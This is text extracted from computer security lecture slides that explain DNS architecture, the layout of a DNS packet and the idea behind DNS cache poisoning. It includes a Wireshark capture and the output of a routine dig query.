

CSCI 476: Computer Security

Network Security: DNS Cache Poisoning (Part 2), Firewalls

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
Lab 6

Top OTT Service by Average bits/s

Oct 04, 2021 06:00 to Oct 05, 2021 00:00 (18h)

Internet Traffic served by Facebook

Global outage 4-Oct-2021



Traffic volume for Facebook services during October 4, 2021 global outage.



DNS Architecture



- DNS is a **distributed, hierarchical** database that maps **domain names** to **IP addresses**

Hierarchy consists of different types of DNS servers:


Authoritative DNS servers-

Organization's own DNS with up-to-date records

Top-level domain (TLD) servers-

responsible for keeping IP addresses for authoritative DNS servers for each top-level domain (.com, .edu, .jp, etc)

Root DNS servers- responsible for maintaining IP addresses for TLD servers




Domain Name System (DNS)

Application-level protocol used to map Domain Names to IP Addresses

DNS uses UDP as the transport layer protocol

- No handshake
- No guarantee that packet will arrive



Identification	Flags	12 bytes
Number of questions	Number of answer RRs	
Number of authority RRs	Number of additional RRs	
Questions (variable number of questions)		Name, type fields for a query
Answers (variable number of resource records)		RRs in response to query
Authority (variable number of resource records)		Records for authoritative servers
Additional information (variable number of resource records)		Additional "helpful" info that may be used

Anatomy of a DNS Packet


Suppose the user wants to go to `www.example.com`

Step 0: The computer first checks its **local cache** to see if an entry exists

Step 1: The user contacts a DNS resolver, which contacts a DNS root name server for the .com TLD

Step 2: The DNS resolver now contacts the .com TLD server, which returns the IP address of the example.com's Authoritative server

Step 3: The Authoritative server gives us the IP address for www.example.com, and we can now send an HTTP request to that IP address!



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
The user's machine will now save the IP address for www.example.com in its **cache**

Attacks on the DNS protocol

When the user sends out a DNS request for a website they want to visit, they will have to **wait** for a response from a DNS server

This process of DNS resolving can take some time...

If an attacker wanted to cause some trouble, they could **spoof a packet to the user that has a malicious DNS response**




DNS Cache Poisoning Attack

A **DNS** cache poisoning attack is done by tricking a server into accepting malicious, spoofed DNS information


Instead of going to the IP address of the legitimate website, they will go to the IP address that we place in our malicious DNS response (spoofed)

The DNS response is **CACHED**, which means the user will visit the malicious website in future visits**



DNS In Wireshark

The **dig** command is used to issue DNS requests via the command line



The image shows a Wireshark packet capture and a terminal window. The Wireshark packet list shows a series of packets, with a red bracket highlighting packets 13 through 18. Packet 13 is a UDP packet from 127.0.0.1 to 127.0.0.1. Packet 14 is a UDP packet from 127.0.0.1 to 127.0.0.53. Packet 15 is a DNS Standard query from 127.0.0.1 to 127.0.0.53. Packet 16 is a DNS Standard query response from 127.0.0.53 to 127.0.0.1. Packet 17 is a DNS Standard query response from 127.0.0.53 to 127.0.0.1. Packet 18 is a DNS Standard query response from 127.0.0.53 to 127.0.0.1. The terminal window shows the output of the `dig cs.montana.edu` command, which includes the query and response details.

```
12 2023-03-27 16:4... 10.0.2.5 35.232.111.17 TCP 56 47236 → 80 [ACK] Seq=166097016 Ack=466837 Win=64092 Len=0
13 2023-03-27 16:4... 127.0.0.1 127.0.0.1 UDP 45 58567 → 58567 Len=1
14 2023-03-27 16:4... ::1 UDP 65 38835 → 38835 Len=1
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18 2023-03-27 16:4... 127.0.0.53 127.0.0.1 DNS 103 Standard query response 0x956c A cs.montana.edu A 153.90.127...

Frame 1: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface any, id 0

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; <<>> DiG 9.16.1-Ubuntu <<>> cs.montana.edu
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 38252
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:: udp: 65494
;; QUESTION SECTION:
;; cs.montana.edu. IN A

;; ANSWER SECTION:
cs.montana.edu. 14400 IN A 153.90.127.183

